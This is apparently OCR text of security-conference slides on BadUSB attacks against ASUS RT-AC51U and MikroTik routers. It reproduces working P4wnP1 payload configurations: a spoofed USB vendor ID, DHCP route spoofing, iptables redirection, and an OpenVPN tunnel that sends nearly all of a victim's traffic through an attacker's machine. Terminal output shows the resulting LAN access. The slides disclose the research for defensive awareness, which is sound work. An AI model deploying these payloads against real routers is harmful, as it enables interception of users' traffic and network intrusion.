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
Routing Table Attack

ASUS RT-AC51U: Network Diagram



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Routing Table Attack

ASUS RT-AC51U: LAN Access!

```
pi@MAME82-P4WNP1:~ $ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 2  bytes 78 (78.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 78 (78.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

usb1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.4.1  netmask 255.255.255.252  broadcast 192.168.4.3
        inet6 fe80::4063:65ff:fe65:4321  prefixlen 64  scopeid 0x20<link>
        ether 42:63:65:65:43:21  txqueuelen 1000  (Ethernet)
        RX packets 67  bytes 8793 (8.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72  bytes 9591 (9.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

pi@MAME82-P4WNP1:~ $ ping 192.168.50.84
PING 192.168.50.84 (192.168.50.84) 56(84) bytes of data.
64 bytes from 192.168.50.84: icmp_seq=1 ttl=127 time=1.81 ms
64 bytes from 192.168.50.84: icmp_seq=2 ttl=127 time=1.63 ms
64 bytes from 192.168.50.84: icmp_seq=3 ttl=127 time=2.36 ms
^C
--- 192.168.50.84 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.630/1.935/2.360/0.311 ms
pi@MAME82-P4WNP1:~ $ ping 192.168.50.227
PING 192.168.50.227 (192.168.50.227) 56(84) bytes of data.
64 bytes from 192.168.50.227: icmp_seq=1 ttl=63 time=1.52 ms
64 bytes from 192.168.50.227: icmp_seq=2 ttl=63 time=1.34 ms
64 bytes from 192.168.50.227: icmp_seq=3 ttl=63 time=1.84 ms
```


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
Routing Table Attack

ASUS RT-AC51U: Identifying a Victim



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Routing Table Attack

ASUS RT-AC51U: Another Payload

```
…
# disable setting of static routes for all IPv4 addresses
ROUTE_SPOOF=true

# Network and DHCP options for Ethernet over USB
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"

function onNetworkUp()
{
    # handle all http locally
    iptables-t nat -A PREROUTING -i usb1 -p tcp --dport 80 -j DNAT --to 192.168.4.1

    route add default gw 192.168.4.2

    # Serve up a simple index.html page
    mkdir /home/pi/html/
    cd /home/pi/html/
    echo "<html><body><h3>lol</h3></body></html>" > index.html
    python -m SimpleHTTPServer 80 &
}
```

https://github.com/tenable/router_badusb/blob/master/asus_bsides_routing_table/payloads/asus_bsides_routing_table.txt

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Routing Table Attack

ASUS RT-AC51U: Setting Static Routes (init_usb_ethernet.sh)

```
if $ROUTE_SPOOF; then
  cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
    # router
    dhcp-option=3,$IF_IP

    # DNS
    dhcp-option=6,$IF_IP

    # NETBIOS NS
    dhcp-option=44,$IF_IP
    dhcp-option=45,$IF_IP

    # static routes for 104.18.54.114 and 104.18.55.114
    dhcp-option=33,104.18.54.114,$IF_IP,104.18.55.114,$IF_IP

  EOF
```

https://github.com/tenable/router_badusb/blob/master/asus_bsides_routing_table/boot/init_usb_ethernet.sh

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
Routing Table Attack

ASUS RT-AC51U: New Routing Table



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
Routing Table Attack

ASUS RT-AC51U: Final Result



PoC Video: https://www.youtube.com/watch?v=LvWo8fUaJdo

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

Man-in-the-Middle

Man-in-the Middle

Spoiler Alert: BadUSB Works like a Dream Against MikroTik

- Default configuration.
- No weird routing issues.
- LAN access.
- WAN access.
- Tested on the hAP.
- Should work on a variety of MikroTik products. Including some rack mounted like the RB3011 (pictured).

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

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
Man-in-the-Middle

MikroTik: A Routing Problem



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
Man-in-the-Middle

MikroTik: Solving Routing Problems with OpenVPN



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Man-in-the-Middle

MikroTik: P4wnP1 Payload

```
# VID and PID stolen from a USB Ethernet Adapter
USB_VID="0x1D6B"
USB_PID="0x0237"

# Gadget features
USE_ECM=true
USE_RNDIS=true
USE_HID=false
USE_RAWHID=false
USE_UMS=false

# add new entries to the router table
ROUTE_SPOOF=true

# assign self 192.168.4.1 and the router 192.168.4.2
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"

function onNetworkUp()
{
    # everything eventually goes to the router
    route add default gw 192.168.4.2

    # enable forwarding
    sysctl net.ipv4.ip_forward=1
```


```
    # connect to the VPN at 192.168.1.64
    openvpn --ifconfig 10.200.0.2 10.200.0.1 --dev tun --auth
none --remote 192.168.1.64 --daemon

    # rewrite the src ip
    iptables -t nat -A POSTROUTING -j MASQUERADE

    # man in the middle most of the things
    route add -net 0.0.0.0/5 gw 10.200.0.2
    route add -net 8.0.0.0/7 gw 10.200.0.2
    route add -net 11.0.0.0/8 gw 10.200.0.2
    route add -net 12.0.0.0/6 gw 10.200.0.2
    route add -net 16.0.0.0/4 gw 10.200.0.2
    route add -net 32.0.0.0/3 gw 10.200.0.2
    route add -net 64.0.0.0/2 gw 10.200.0.2
    route add -net 128.0.0.0/2 gw 10.200.0.2
    route add -net 193.0.0.0/8 gw 10.200.0.2
    route add -net 194.0.0.0/7 gw 10.200.0.2
    route add -net 196.0.0.0/6 gw 10.200.0.2
    route add -net 200.0.0.0/5 gw 10.200.0.2
    route add -net 208.0.0.0/4 gw 10.200.0.2
    route add -net 224.0.0.0/4 gw 10.200.0.2
    route add -net 240.0.0.0/5 gw 10.200.0.2
    route add -net 248.0.0.0/6 gw 10.200.0.2
}
```


https://github.com/tenable/router_badusb/blob/master/mikrotik_mitm/payloads/mikrotik_mitm.txt

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Man-in-the-Middle

MikroTik: P4wnP1 Eth Configuration

```
if $ROUTE_SPOOF; then
    cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
        # router
        dhcp-option=3,$IF_IP


dhcp-option=121,0.0.0.0/5,$IF_IP,8.0.0.0/7,$IF_IP,11.0.0.0/8,$IF_IP,12.0.0.0/6,$IF_IP,1
6.0.0.0/4,$IF_IP,32.0.0.0/3,$IF_IP,64.0.0.0/2,$IF_IP,128.0.0.0/2,$IF_IP,193.0.0.0/8,$IF
_IP,194.0.0.0/7,$IF_IP,196.0.0.0/6,$IF_IP,200.0.0.0/5,$IF_IP,208.0.0.0/4,$IF_IP,224.0.0
.0/4,$IF_IP,240.0.0.0/5,$IF_IP,248.0.0.0/6,$IF_IP

    EOF
else
…
```

https://github.com/tenable/router_badusb/blob/master/mikrotik_mitm/boot/init_usb_ethernet.sh

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
Man-in-the-Middle

MikroTik: Plug It In



		Name	Type	Actual MTU	L2 MTU	Tx	Rx	Tx Packet (p/s)	Rx Packet (p/s)	FP Tx
;;; defconf										
- D	R	bridge	Bridge	1500	1598	133.0 kbps	39.9 kbps	21	22	53.9 kbps
D	R	ether1	Ethernet	1500	1598	36.5 kbps	61.4 kbps	15	12	38.8 kbps
D	S	ether2	Ethernet	1500	1598	0 bps	0 bps	0	0	0 bps
D	S	ether3	Ethernet	1500	1598	0 bps	0 bps	0	0	0 bps
D	RS	ether4	Ethernet	1500	1598	132.5 kbps	38.5 kbps	20	19	133.4 kbps
D	S	ether5	Ethernet	1500	1598	0 bps	0 bps	0	0	0 bps
D	R	lte1	LTE	1500		97.8 kbps	98.7 kbps	32	32	0 bps
E	XS	wlan1	Wireless (Atheros AR930	1500	1600	0 bps	0 bps	0	0	0 bps

